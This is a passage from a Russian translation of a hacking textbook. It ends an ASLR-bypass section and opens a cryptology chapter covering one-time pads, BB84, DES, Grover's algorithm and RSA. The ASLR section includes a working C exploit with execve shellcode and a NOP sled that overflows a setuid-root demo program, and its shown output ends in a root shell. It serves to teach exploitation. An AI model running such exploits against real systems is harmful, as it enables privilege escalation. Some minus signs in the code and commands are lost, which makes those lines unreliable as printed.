reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE по адресу 0xbfc8d9c3
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./aslr_demo
SHELLCODE по адресу 0xbfa0c9c3
reader@hacking:~/booksrc $
```

Без предсказуемого адреса инструкции `jmp esp` простой вариант возвращения из библиотеки linux-gate неосуществим. Вы уже догадались, как можно обойти защиту ASLR и воспользоваться уязвимостью программы aslr_demo на загрузочном диске?

0x6c3 Практическое применение знаний

Именно такие ситуации превращают взлом в искусство. Непрерывно меняется степень защищенности компьютеров, каждый день появляются и устраняются новые дыры в безопасности. Усвоив, по какому принципу осуществляются основные техники взлома, описанные в книге, вы сможете применять их новыми способами для решения актуальных проблем. Подобно элементам конструктора LEGO, они сочетаются в самых разных комбинациях. И, как это всегда бывает в области искусства, чем больше вы практикуетесь, тем лучше понимаете, как все работает. Именно опыт позволяет интуитивно угадывать смещения и распознавать сегменты памяти по диапазонам их адресов.

Сейчас перед нами строит задача обойти ASLR. К счастью, есть кое-какие идеи, которые имеет смысл проверить. Не бойтесь запускать отладчик и проверять, что именно происходит. Известны несколько вариантов обхода ASLR, но вы вполне можете придумать свой собственный. Если вам ничего не приходит в голову, не страшно. Одну технику я опишу в следующем разделе. Но советую вам все-таки немного поломать голову над задачей и только потом продолжать чтение.

0x6c4 Первая попытка

На момент написания этой главы уязвимость, связанная с библиотекой linux-gate, еще существовала, и раздел про обход ASLR мне пришлось обдумывать на ходу. Первой была идея поработать с семейством функций `execl()`. В нашем шелл-коде функция `execve()` вызывает командную оболочку, и если посмотреть на нее внимательно (или почитать материал из справочника), можно обнаружить, что она подменяет текущий процесс образом нового.

```
EXEC(3)                  Справочник программиста Linux

ИМЯ
    execl, execlp, execle, execv, execvp - выполняют файл

СИНТАКСИС
    #include <unistd.h>

    extern char **environ;

    int execl(const char *path, const char *arg, ...);
    int execlp(const char *file, const char *arg, ...);
    int execle(const char *path, const char *arg,      char * const envp[]);

    int execv(const char *path, char *const argv[]);
    int execvp(const char *file, char *const argv[]);

ОПИСАНИЕ
    Семейство функций exec заменяет текущий образ процесса новым образом процесса.
    Функции, описанные на этой странице руководства, являются образом функции
    execve(2). (Более детальную информацию о смене текущего процесса можно получить
    со страниц руководства, описывающих функции execve.)
```

Рандомизация памяти происходит только в начале процесса, и, скорее всего, тут есть какое-то слабое место. Для проверки этой гипотезы мы возьмем код, который отображает адрес переменной в стеке и с помощью функции `execl()` запускает программу aslr_demo.

aslr_execl.c

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
    int stack_var;

    // Отображаем адрес текущего стекового кадра
    printf("stack_var по адресу %p\n", &stack_var);

    // Запускаем aslr_demo, чтобы посмотреть, как устроен ее стек
    execl("./aslr_demo", "aslr_demo", NULL);
}
```

Скомпилированная и запущенная программа будет запускать aslr_demo с помощью функции `execl()`, причем новая программа также отобразит адрес стековой переменной (буфера). Это даст нам возможность сравнить структуру памяти.

```
reader@hacking:~/booksrc $ gcc -o aslr_demo aslr_demo.c
reader@hacking:~/booksrc $ gcc -o aslr_execl aslr_execl.c
reader@hacking:~/booksrc $ ./aslr_demo test
буфер по адресу 0xbf9f31c0
```

```
reader@hacking:~/booksrc $ ./aslr_demo test
буфер по адресу 0xbffaaf70
reader@hacking:~/booksrc $ ./aslr_execl
stack_var по адресу 0xbf832044
буфер по адресу 0xbf832000
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf832044   0xbf832000"
$1 = 68
reader@hacking:~/booksrc $ ./aslr_execl
stack_var по адресу 0xbfa97844
буфер по адресу 0xbf82f800
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa97844   0xbf82f800"
$1 = 2523204
reader@hacking:~/booksrc $ ./aslr_execl
stack_var по адресу 0xbfbb0bc4
буфер по адресу 0xbff3e710
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfbb0bc4   0xbff3e710"
$1 = 4291241140
reader@hacking:~/booksrc $ ./aslr_execl
stack_var по адресу 0xbf9a81b4
буфер по адресу 0xbf9a8180
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbf9a81b4   0xbf9a8180"
$1 = 52
reader@hacking:~/booksrc $
```

На первый взгляд результат кажется обнадеживающим, но дальнейшие попытки показывают, что при выполнении нового процесса функцией `execl()` какая-то рандомизация все-таки происходит. Я уверен, что раньше ничего подобного не было, но открытый исходный код постоянно меняется. Впрочем, это не очень большая проблема, так как мы уже знаем, как обойти возникшую частичную неопределенность.

0x6c5 Уменьшаем риски

Функция `execl()` ограничивает степень случайности и позволяет оценить примерный диапазон адресов. Справиться с остаточной неопределенностью позволит дорожка NOP. Анализ программы aslr_demo показывает, что для перезаписи сохраненного в стеке адреса возврата нам нужен буфер переполнения размером 80 байтов.

```
reader@hacking:~/booksrc $ gdb -q ./aslr_demo
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e ,print "AAAA"x19   "BBBB"')
Starting program: /home/reader/booksrc/aslr_demo $(perl -e ,print "AAAA"x19
                  "BBBB"')
буфер по адресу 0xbfc7d3b0

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) p 20*4
```

```
$1 = 80
(gdb) quit
The program is running. Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

Скорее всего, в рассматриваемом случае потребуется достаточно длинная дорожка NOP, поэтому в следующем листинге я внедрил эту дорожку и шелл-код сразу после перезаписи адреса возврата. Так она может быть сколь угодно длинной. Думаю, тысячи байтов вполне хватит.

aslr_execl_exploit.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80"; // Стандартный шелл-код

int main(int argc, char *argv[]) {
    unsigned int i, ret, offset;
    char buffer[1000];

    printf("i по адресу %p\n", &i);

    if(argc > 1) // Задаем смещение
        offset = atoi(argv[1]);

    ret = (unsigned int) &i   offset + 200; // Задаем адрес возврата
    printf("адрес возврата %p\n", ret);

for(i=0; i < 90; i+=4) // Помещаем адрес возврата в буфер
        *((unsigned int *)(buffer+i)) = ret;
    memset(buffer+84, 0x90, 900); // Строим дорожку NOP
    memcpy(buffer+900, shellcode, sizeof(shellcode));

    execl("./aslr_demo", "aslr_demo", buffer, NULL);
}
```

Надеюсь, что код вам понятен. К адресу возврата прибавляется значение **200**, чтобы пропустить первые 90 байтов, использованных для перезаписи, так что выполнение начинается с какого-то места внутри дорожки NOP.

```
reader@hacking:~/booksrc $ sudo chown root ./aslr_demo
reader@hacking:~/booksrc $ sudo chmod u+s ./aslr_demo
reader@hacking:~/booksrc $ gcc aslr_execl_exploit.c
reader@hacking:~/booksrc $ ./a.out
```

```
i по адресу 0xbfa3f26c
адрес возврата 0xb79f6de4
буфер по адресу 0xbfa3ee80
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfa3f26c   0xbfa3ee80"
$1 = 1004
reader@hacking:~/booksrc $ ./a.out 1004
i по адресу 0xbfe9b6cc
адрес возврата 0xbfe9b3a8
буфер по адресу 0xbfe9b2e0
sh-3.2# exit
exit
reader@hacking:~/booksrc $ ./a.out 1004
i по адресу 0xbfb5a38c
адрес возврата 0xbfb5a068
буфер по адресу 0xbfb20760
Segmentation fault
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbfb5a38c   0xbfb20760"
$1 = 236588
reader@hacking:~/booksrc $ ./a.out 1004
i по адресу 0xbfce050c
адрес возврата 0xbfce01e8
буфер по адресу 0xbfce0130
sh-3.2# whoami
root
sh-3.2#
```

Как видите, порой рандомизация способна предотвратить попытки эксплуатации уязвимости, но нам нужен всего один успешный случай. Тогда использовать вредоносный код можно будет много раз, пока не окажется достигнут результат. Описанная выше техника применима и для эксплуатации уязвимости программы notesearch при включенной ASLR. Попробуйте написать код самостоятельно.

Главное — понимать, по каким принципам осуществляется эксплуатация уязвимости программ. А творческий подход к решению задач делает возможными бесчисленные вариации техник. Правила программ задаются их создателями, и взлом предположительно защищенного приложения означает, что вы побили этих людей, играя по установленным ими же правилам. Для предотвращения взломов появляются новые техники, такие как защита стека и системы IDS, но и они несовершенны. Изобретательность хакеров позволяет им находить дыры в любых защитах. Достаточно будет подумать о том, о чем забыли разработчики.

0x700

КРИПТОЛОГИЯ

Криптология — это наука, включающая в себя криптографию и криптоанализ. *Криптография* изучает возможности взаимодействия с использованием шифров, а *криптоанализ* — процесс взлома или расшифровки такого засекреченного обмена информацией. Исторически особый интерес к криптологии возникал во время войн, когда командование использовало для связи с войсками секретные коды и одновременно стремилось расшифровать переговоры противника.

В обычной жизни криптография тоже набирает популярность, так как через интернет осуществляется все больше важных операций. Перехват передаваемых по Сети данных стал широко распространенным явлением, и навязчивая мысль о том, что кто-то постоянно следит за трафиком, больше не считается признаком паранойи. Незашифрованность соединений становится причиной кражи паролей, номеров кредитных карт и другой конфиденциальной информации. Проблема решается с помощью защищенных протоколов передачи данных, которые и обеспечивают функционирование сетевой экономики. Без криптографического протокола *SSL* (secure sockets layer[1]) операции с кредитными картами в Сети были бы крайне неудобными или небезопасными.

Все конфиденциальные данные защищаются криптографическими алгоритмами, которые принято считать надежными. Но криптосистемы с доказанной надежностью в настоящее время слишком громоздки для практического применения, поэтому используются *практически стойкие* криптосистемы. Это означает, что их шифры в принципе можно взломать, но пока такое никому не удалось. Разумеется, существуют и ненадежные криптосистемы. Их ненадежность связана с разными причинами — с реализацией, размером ключа или недостатками самого шифра. С 1997 года, согласно американскому законодательству, максимальный размер

[1] Уровень защищенных сокетов (*англ.*). — *Примеч. пер.*

ключа для шифрования в экспортируемых программах не должен превышать 40 бит. Как продемонстрировали компания RSA Data Security и аспирант Калифорнийского университета в Беркли Иэн Голдберг, это ограничение делает соответствующие шифры ненадежными. За три с половиной часа Иэн смог справиться с задачей, поставленной RSA: взломать сообщение, зашифрованное 40-битным ключом. После этого стало понятно, что такие ключи не в состоянии обеспечить надежность криптосистем.

По ряду параметров криптология напоминает то, чем занимаются хакеры. Головоломки всегда привлекают пытливые умы. Еще интереснее получить доступ к защищенным секретным данным. Взлом или обход криптографической защиты сам по себе приносит удовлетворение, не говоря уже о выгодах, которые дает полученный доступ. Кроме того, стойкая криптография помогает избежать обнаружения. Дорогостоящие сетевые системы обнаружения вторжений, анализирующие трафик в поисках сигнатур атаки, бесполезны, когда взломщик использует зашифрованный канал связи. Доступ в интернет по такому соединению, призванный обеспечить безопасность клиентов, применяется хакерами для проведения сложных в обнаружении атак.

0x710 Теория информации

Множество концепций криптографической безопасности появилось благодаря Клоду Шеннону. Его идеи, особенно понятия *рассеивания* (diffusion) и *запутывания* (confusion), послужили фундаментом современной криптографии. Рассматриваемые ниже концепции безусловной стойкости, одноразовых блокнотов, квантового распределения ключей и вычислительной стойкости разработаны не Шенноном, но его идеи в области совершенной секретности и теории информации оказали огромное влияние на определение стойкости криптосистем.

0x711 Безусловная стойкость

Криптографическая система считается *безусловно стойкой* (unconditionally secure), если ее невозможно взломать даже при неограниченных вычислительных ресурсах. Предполагается, что криптоанализ в таком случае бесполезен, и даже полный перебор не позволит обнаружить корректный ключ.

0x712 Одноразовые блокноты

Примером безусловно стойкой криптосистемы может служить *одноразовый блокнот* (one-time pad). Это очень простая криптосистема, использующая блоки случайных данных. Именно они и называются *блокнотами* (pads). Размер блокнота должен быть не меньше размера шифруемого текстового сообщения, а данные в нем — в полном смысле слова случайными. Создаются два идентичных блокно-

та: один для получателя, другой для отправителя. Затем для каждого бита сообщения и соответствующего бита из блокнота выполняется операция XOR. После завершения шифрования блокнот уничтожается, чтобы не допустить его повторного использования. Полученное таким способом сообщение можно безбоязненного пересылать адресату, так как расшифровать его без блокнота нельзя. Адресат также выполняет операцию XOR для каждого бита сообщения и соответствующего бита из блокнота, возвращая текст в исходное состояние.

Теоретически взлом одноразовых блокнотов невозможен, но широкого практического применения эта система не получила. Дело в том, что основой ее надежности служит защищенность блокнотов. Предполагается, что отправитель и получатель обмениваются ими по защищенному каналу. Гарантировать абсолютную надежность может лишь личная встреча, но для удобства блокноты все-таки пересылаются в зашифрованном виде. Платой за это удобство становится понижение стойкости всей системы до стойкости ее самого слабого звена, то есть используемого для пересылки шифра. Так как блокнот состоит из случайных данных того же размера, что и текстовое сообщение, а надежность системы в целом определяется надежностью шифра, используемого при пересылке блокнота, с практической точки зрения проще будет воспользоваться непосредственно этим шифром для защиты текстового сообщения.

0x713 Квантовое распределение ключей

Квантовые вычисления привнесли в область криптологии много интересного. В частности, квантовое распределение ключей сделало возможной практическую реализацию одноразовых блокнотов. Квантовая запутанность дает надежный и позволяющий сохранить секретность способ пересылки случайной строки битов, которая может служить ключом. Это осуществляется с использованием неортогональных квантовых состояний в фотонах.

Поляризацией фотона называется направление колебаний его электрического поля, которые могут быть горизонтальными, вертикальными или диагональными. *Неортогональность* означает, что разделяющий два состояния угол не равен 90 градусам. При этом мы не можем точно определить поляризацию одного фотона. Базис горизонтальной и вертикальной поляризации несовместим с базисами двух диагональных поляризаций, потому, согласно принципу неопределенности Гейзенберга, эти два варианта поляризации не могут быть измерены одновременно. Измерение поляризации производится фильтрами, причем для каждой ортогональной составляющей используется свой фильтр. В результате пропускания через подходящий фильтр фотон сохраняет свою поляризацию, а в случае другого фильтра она меняется случайным образом. В результате попытка постороннего человека измерить поляризацию с большой вероятностью спровоцирует увеличение числа ошибок у получателя, что укажет на незащищенность канала.

Этими странными аспектами квантовой механики воспользовались Чарльз Беннет и Жиль Брассар, создав первую и наиболее известную схему распределения квантовых ключей *BB84*. Первым делом отправитель и получатель оговаривают представление бита для четырех вариантов поляризации таким образом, чтобы в базисе присутствовали как единицы, так и нули. В этой схеме единицу можно представить вертикальной поляризацией фотона и одним из вариантов диагональной поляризации (+45°), в то время как нулю будет соответствовать горизонтальная поляризация и второй вариант диагональной поляризации (–45°). В этом случае единицы и нули возникают в момент измерения поляризации.

Отправитель посылает пучок случайных фотонов, ортогональная составляющая которых (прямоугольная или диагональная) выбирается случайным образом, и эти фотоны записываются. Получатель при измерении присланных фотонов также случайным образом выбирает ортогональную составляющую и фиксирует результат. Затем оба корреспондента обмениваются информацией о том, какая составляющая использовалась для каждого фотона, и сохраняют данные только по тем фотонам, у которых они совпадают. Значения битов, соответствующие каждому из фотонов, остаются скрытыми, так как с обоих концов фигурируют только нули и единицы. Так создается ключ для одноразового блокнота.

Попытки перехватить такой поток данных неизбежно приведут к изменению поляризации некоторых фотонов и искажению данных, поэтому об их наличии можно узнать, вычислив коэффициент ошибок для случайного фрагмента ключа. Слишком большое количество ошибок свидетельствует о попытках перехвата данных, из чего следует сделать вывод, что ключ нужно заменить. Если ошибок нет, то, значит, передача данных ключа была безопасной и конфиденциальной.

0x714 Вычислительная стойкость

Криптосистема считается *вычислительно стойкой*, если лучшему из известных алгоритмов для ее взлома требуется неоправданно большое количество вычислительных ресурсов и времени. Другими словами, взломать такой шифр теоретически возможно, но никто не будет этим заниматься, так как ценность необходимых ресурсов превышает ценность зашифрованной информации. Как правило, даже при наличии неограниченных ресурсов время на взлом вычислительно стойкой криптосистемы измеряется десятками тысяч лет. В эту категорию попадает большинство современных криптосистем.

Важно отметить, что алгоритмы взлома непрерывно совершенствуются и развиваются. В идеале криптосистему можно назвать вычислительно стойкой, если лучшему из известных алгоритмов для ее взлома требуется неоправданно большое количество вычислительных ресурсов и времени, однако в настоящее время невозможно доказать, что этот алгоритм действительно *лучший* и что он всегда останется таким. Соответственно, *оценка* стойкости криптосистем основывается на лучшем из известных на сегодня алгоритмов.

0x720 Время работы алгоритма

Время работы алгоритма несколько отличается от времени работы программы. Алгоритм — это всего лишь идея, поэтому его оценка не зависит от скорости обработки данных. А значит, измерять время его работы в минутах и секундах не имеет смысла.

Даже если не учитывать такие факторы, как скорость и архитектура процессора, важной неизвестной величиной остается *размер входных данных*. С тысячью элементов алгоритм сортировки, без сомнения, будет работать дольше, чем с десятком. Размер входных данных обычно обозначается буквой n, и каждый шаг можно выразить числом. Время работы, например, вот такого простого алгоритма выражается через n.

```
for(i = 1 to n) {
    Какое-то действие;
    Другое действие;
}
Последнее действие;
```

Алгоритм повторяется n раз, причем на каждой итерации выполняются два действия. Завершает его работу последнее действие, поэтому *временную сложность* алгоритма можно записать как $2n + 1$. Приведенный ниже более сложный алгоритм с дополнительным вложенным циклом будет иметь временную сложность $n^2 + 2n + 1$, так как новая операция выполняется n^2 раз.

```
for(x = 1 to n) {
    for(y = 1 to n) {
        Новое действие;
    }
}
for(i = 1 to n) {
    Какое-то действие;
    Другое действие;
}
Последнее действие;
```

Но такая детализация для оценки временной сложности слишком подробна. Например, по мере роста n будет уменьшаться относительная разница между $2n + 5$ и $2n + 365$, но в той же ситуации относительная разница между $2n^2 + 5$ и $2n + 5$ будет становиться все больше. Такие обобщенные тенденции наиболее важны при оценке времени работы алгоритма.

Рассмотрим два алгоритма: с временной сложностью $2n + 365$ и $2n^2 + 5$. При малых n второй алгоритм работает быстрее первого. Но при $n = 30$ скорость их работы становится одинаковой, а затем по мере роста n алгоритм со сложностью $2n + 365$ начинает все больше обгонять своего конкурента. В итоге у нас есть все-

го 30 значений, при которых алгоритм с временной сложностью $2n^2 + 5$ быстрее, и бесконечное количество значений, при которых скорость работы алгоритма $2n + 365$ выше, а значит, в целом он более эффективен.

Таким образом, получается, что скорость роста временной сложности алгоритма в зависимости от размера входных данных имеет большее значение, чем временная сложность при их фиксированном размере. В некоторых случаях наблюдаются отклонения от этого правила, но при усреднении по всем возможным приложениям такая оценка вполне оправданна.

0x721 Асимптотическая нотация

Существует и такой способ выражения эффективности алгоритма, как *асимптотическая нотация*. Она называется так, поскольку рассматривает поведение алгоритма при асимптотическом приближении размера входных данных к бесконечности.

В предыдущем разделе мы определили, что алгоритм $2n + 365$ в общем случае более эффективен, так как ведет себя как n, в то время как алгоритм с временной сложностью $2n^2 + 5$ ведет себя как n^2. Это означает, что для всех достаточно больших n алгоритм со сложностью $2n + 365$ ограничен сверху положительным кратным n, а алгоритм со сложностью $2n^2 + 5$ — положительным кратным n^2.

Звучит не очень понятно, но это высказывание всего лишь подразумевает, что существует положительная константа для обозначения тенденции роста и нижняя граница для n. Причем значение тенденции роста, умноженное на константу, всегда будет превышать временную сложность для n, превосходящих нижнюю границу. Другими словами, временная сложность $2n^2 + 5$ имеет порядок n^2, а $2n + 365$ — порядок n. Для этого есть простая математическая нотация, которая называется *«O» большое*. Для алгоритмов порядка n^2 она выглядит как $O(n^2)$.

Для записи временной сложности алгоритмов в этой нотации нужно ориентироваться на старший член, так как именно он становится самым важным при достаточно больших n. Например, алгоритм с временной сложностью $3n^4 + 43n^3 + 763n + \log n + 37$ будет обозначаться как $O(n^4)$, а для временной сложности $54n^7 + 23n^4 + 4325$ мы получим обозначение $O(n^7)$.

0x730 Симметричное шифрование

Симметричными называются криптосистемы, в которых для шифрования и расшифровки используется один и тот же ключ. Как правило, эти процессы происходят быстрее, чем при асимметричном шифровании, но здесь могут возникнуть сложности с передачей ключей.

Симметричные шифры обычно или блочные, или потоковые. *Блочный шифр* работает с блоками фиксированного размера, как правило, 64 или 128 бит. Блок

обычного текста одним и тем же ключом всегда превращается в один и тот же блок шифрованного текста. Примеры блочных шифров: DES, Blowfish и AES (Rijndael). *Поточные шифры* генерируют поток псевдослучайных битов обычно по одному за раз. Это так называемый *ключевой поток*, который при помощи оператора `XOR` комбинируется с обычным текстом. Такой способ удобен для шифрования непрерывных потоков данных. Примерами популярных потоковых шифров служат RC4 и LSFR. Алгоритм RC4 будет подробно обсуждаться в разделе 0x770.

При разработке таких популярных блочных шифров, как DES и AES, приходится прилагать массу усилий, чтобы сделать их устойчивыми к известным методам криптоанализа. В таких шифрах систематически используются две концепции: запутывание и рассеивание. Термин *запутывание* (confusion) связан с методами, призванными скрыть взаимосвязь между обычным текстом, шифрованным текстом и ключом. Он подразумевает, что выходные биты должны быть результатом сложной трансформации ключа и исходного текста. *Рассеивание* (diffusion) служит для максимально возможного увеличения влияния битов исходного текста и битов ключа на конечный результат. Существуют и *составные шифры* (к ним как раз относятся DES и AES), сочетающие обе концепции путем повторного применения различных простых операций.

Кроме того, в алгоритме DES применяется *сеть Фейстеля*. Она используется во многих блочных шифрах для обеспечения обратимости алгоритма. Каждый блок делится на две части, левую (L) и правую (R). Затем на каждой итерации новая левая часть (L_i) приравнивается к старой правой части (R_{i-1}), а новая правая часть (R_i) составляется из старой левой части (L_{i-1}), объединенной при помощи оператора `XOR` со значением функции, аргументами которой являются старая правая часть (R_{i-1}) и ключ для этого цикла преобразований (K_i). Обычно на каждой итерации применяется отдельный, заранее рассчитанный ключ.

Значения L_i и R_i определяются следующим образом (символ $\oplus$ означает оператор `XOR`):

$$L_i = R_{i-1}$$
$$R_i = L_{i-1} \oplus f(R_{i-1}, K_i)$$

Алгоритм DES использует 16 итераций. Это число подобрано таким образом, чтобы можно было противодействовать дифференциальному криптоанализу. Единственным реальным недостатком шифра DES является размер ключа. Так как он составляет всего 56 бит, все его пространство за несколько недель можно проверить на специальном оборудовании обычным перебором.

Проблема решается тройным DES, в котором из двух DES-ключей получается новый, размером 112 бит. Блок обычного текста шифруется первым ключом, затем расшифровывается вторым и снова зашифровывается первым. Аналогичным образом осуществляется обратный процесс, просто операции шифрования и де-

шифровки меняются местами. При увеличении размеров ключа трудоемкость его нахождения методом перебора растет экспоненциально.

Большинство соответствующих промышленным стандартам блочных шифров устойчивы ко всем известным формам криптоанализа, а размеры использующихся в них ключей слишком велики для определения путем перебора всех комбинаций. Впрочем, квантовые вычисления дают некоторые интересные, хотя порой переоцениваемые возможности.

0x731 Алгоритм Гровера

Квантовые вычисления позволяют использовать массовый параллелизм. Квантовый компьютер способен хранить в суперпозиции (которую можно представить как массив) множество различных состояний и обсчитывать их одновременно. Это идеальная ситуация для поиска чего угодно, в том числе и блочных шифров, путем полного перебора. В суперпозицию можно загрузить все ключи и разом выполнить шифрование с их помощью. Вопрос в том, как извлечь из суперпозиции корректное значение. Необычность квантовых компьютеров заключается как раз в том, что при рассмотрении суперпозиции когерентность нарушается и все содержимое переходит в единое состояние. К сожалению, это непредсказуемый процесс, и у всех значений в суперпозиции одинаковые шансы перейти в единственное состояние.

Если мы не способны управлять вероятностями состояний суперпозиции, с таким же успехом мы можем просто угадывать ключи. К счастью, Лов Гровер предложил подходящий алгоритм управления. Он позволяет увеличивать вероятность желаемого состояния, одновременно уменьшая вероятности остальных. Процесс повторяется до тех пор, пока переход суперпозиции в нужное состояние не станет практически гарантированным. Для этого требуется $O\sqrt{n}$ шагов.

Если вы обладаете общими представлениями о показателях степени, то заметите, что в итоге размер ключа для атаки путем полного перебора сокращается вдвое. Это означает, что удвоение размеров ключа делает шифр устойчивым даже к полному перебору на квантовом компьютере.

0x740 Асимметричное шифрование

В асимметричных шифрах используются два ключа: открытый и закрытый. *Открытый ключ* (public key) передается по открытому каналу, в то время как *закрытый ключ* (private key) сохраняется в тайне. Любое зашифрованное открытым ключом сообщение может быть расшифровано только при помощи закрытого ключа. Это решает проблему передачи ключей — когда открытый ключ шифрует сообщение для соответствующего закрытого ключа. В отличие от симметричных шифров тут не требуется внешний канал передачи секретного ключа. Но асимметричные шифры, как правило, работают существенно медленнее симметричных.

0x741 Алгоритм RSA

Один из самых популярных асимметричных алгоритмов — это RSA. Его надежность базируется на сложности факторизации больших чисел. Сначала выбирают два простых числа P и Q, а затем вычисляют их произведение N.

$$N = P \times Q$$

Далее подсчитывается количество *взаимно простых чисел* между 1 и $N - 1$ (взаимно простыми называются числа с наибольшим общим делителем, равным 1). Это функция Эйлера, обычно обозначаемая строчной греческой буквой «фи» (φ).

Например, $\phi(9) = 6$, так как девятка имеет шесть взаимно простых чисел: 1, 2, 4, 5, 7 и 8. Легко заметить, что для простого N $\phi(N)$ будет равна $N - 1$. Менее очевидно, что если N представляет собой произведение двух простых чисел P и Q, то $\phi(P \times Q) = (P - 1) \times (Q - 1)$. Это очень полезное соотношение, так как для алгоритма RSA требуется рассчитывать $\phi(N)$.

Взаимно-простой с $\phi(N)$ криптографический ключ E выбирается случайным образом. Ключ дешифровки должен удовлетворять следующему уравнению, где S — произвольное целое число:

$$E \times D = S \times \phi(N) + 1$$

Оно решается при помощи расширенного алгоритма Евклида. Сам *алгоритм Евклида* позволяет быстро определить наибольший общий делитель (НОД) двух чисел. Сначала большее из двух чисел делится на меньшее, причем нас интересует только остаток. Затем меньшее число делится на остаток. Процесс повторяется, пока остаток не станет равным нулю. Последнее ненулевое значение остатка и будет наибольшим общим делителем двух исходных чисел. Это достаточно быстрый алгоритм, время его работы оценивается как $O(\log 10N)$, то есть количество цифр в большем из двух чисел равно количеству итераций, которые потребуются для получения ответа.

Вычислим НОД чисел 7253 и 120. Это записывается как НОД(7253, 120). В таблице, иллюстрирующей работу алгоритма, большее число помещено в столбец A, а меньшее — в столбец B. Остаток от деления A на B мы запишем в столбец R. В следующей строке старое B превращается в новое A, а старый остаток R становится новым числом B. Процесс вычисления R повторяется, пока остаток не станет равным нулю. Искомым значением станет R из предпоследней строчки.

НОД(7253, 120)

A	B	R
7253	120	53
120	53	14

A	B	R
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Итак, мы узнали, что наибольший общий делитель для чисел 7243 и 120 — это 1, то есть числа — взаимно простые.

Расширенный алгоритм Евклида позволяет найти два целых числа J и K, удовлетворяющих уравнению

$$J \times A + K \times B = R,$$

при условии, что НОД(A, B) = R.

В этом случае алгоритм Евклида прокручивается в обратную сторону, и частное уже не отбрасывается. Вот математические операции из предыдущего примера, но с частными:

$7253 = 60 \times 120 + \mathbf{53}$

$120 = 2 \times 53 + \mathbf{14}$

$53 = 3 \times 14 + \mathbf{11}$

$14 = 1 \times 11 + \mathbf{3}$

$11 = 3 \times 3 + \mathbf{2}$

$3 = 1 \times 2 + \mathbf{1}$

Давайте перепишем эти уравнения таким образом, чтобы остаток (выделенный жирным шрифтом) оказался слева от знака равенства:

$\mathbf{53} = 7253 - 60 \times 120$

$\mathbf{14} = 120 - 2 \times 53$

$\mathbf{11} = 53 - 3 \times 14$

$\mathbf{3} = 14 - 1 \times 11$

$\mathbf{2} = 11 - 3 \times 3$

$\mathbf{1} = 3 - 1 \times 2$

Нижняя строка показывает, что:

$1 = 3 - 1 \times \mathbf{2}$

Предпоследняя строка дает нам замену для $2 = 11 - 3 \times 3$:

$$1 = 3 - 1 \times (11 - 3 \times 3)$$

$$1 = 4 \times \mathbf{3} - 1 \times 11$$

Еще чуть выше мы видим, что $3 = 14 - 1 \times 11$, то есть 3 можно заменить следующим выражением:

$$1 = 4 \times (14 - 1 \times 11) - 1 \times 11$$

$$1 = 4 \times 14 - 5 \times \mathbf{11}$$

Следующая строчка $11 = 53 - 3 \times 14$ дает нам еще один вариант замены:

$$1 = 4 \times 14 - 5 \times (53 - 3 \times 14)$$

$$1 = 19 \times \mathbf{14} - 5 \times 53$$

Следуя шаблону, воспользуемся строчкой $14 = 120 - 2 \times 53$ и получим очередную замену:

$$1 = 19 \times (120 - 2 \times 53) - 5 \times 53$$

$$1 = 19 \times 120 - 43 \times \mathbf{53}$$

И, наконец, верхняя строчка $53 = 7253 - 60 \times 120$ дает нам последнюю подстановку:

$$1 = 19 \times 120 - 43 \times (7253 - 60 \times 120)$$

$$1 = 2599 \times 120 - 43 \times 7253$$

$$2599 \times 120 + -43 \times 7253 = 1$$

В результате мы обнаружим, что J и K имеют значения 2599 и –43 соответственно.

Числа из данного примера соответствуют требованиям алгоритма RSA. Если мы возьмем P и Q, равные 11 и 13, то получим N, равное 143. Следовательно, $\phi(N) = 120 = (11 - 1) \times (13 - 1)$. Так как число 7253 взаимно простое с числом 120, оно подойдет в качестве значения E.

Однако, если вы еще помните, мы ищем значение D, удовлетворяющее следующему уравнению:

$$E \times D = S \times \phi(N) + 1$$

Элементарными арифметическими действиями его можно привести к более привычной форме:

$$D \times E + S \times \phi(N) = 1$$

$$D \times 7253 \pm S \times 120 = 1$$

Если взять значения, полученные с помощью расширенного алгоритма Евклида, то D будет равно –43. Величина коэффициента S в данном случае не важна, а это

значит, что мы выполняли сравнение по модулю функции $\phi(N)$, имеющей значение 120. Соответственно, эквивалентным положительным значением коэффициента D будет 77, так как 120 – 43 = 77. Подставим его в первое из приведенных выше уравнений:

$$E \times D = S \times \phi(N) + 1$$

$$7253 \times 77 = 4654 \times 120 + 1$$

Значения для N и E распространяются как открытый ключ, в то время как D входит в состав закрытого ключа. Параметры P и Q опускаются. Функции шифрования и дешифровки достаточно просты.

Шифрование: $C = M^E(\text{mod}N)$.

Дешифровка: $M = C^D(\text{mod}N)$.

Предположим, что сообщение M содержит число 98. Его шифрование будет выглядеть так:

$$98^{7253} = 76(\text{mod}143)$$

После шифрования мы получим число 76. И только человек, которому известно значение параметра D, сможет восстановить исходное число 98, выполнив следующую операцию:

$$76^{77} = 98(\text{mod}143)$$

Сообщения M, превышающие N, следует разбить на фрагменты, размер каждого из которых меньше N.

Все вышеописанное возможно благодаря теореме Эйлера. Она утверждает, что если число M, которое является меньшим из взаимно простых чисел M и N, умножить само на себя $\phi(N)$ раз и разделить на N, в остатке всегда будет получаться 1:

$$\text{если НОД}(M, N) = 1 \text{ и } M < N, \text{ то } M^{\varphi(N)} = 1(\text{mod}N)$$

Так как речь идет о сравнении по модулю N, верно следующее:

$$M^{\varphi(N)} \times M^{\varphi(N)} = 1 \times 1(\text{mod}N)$$

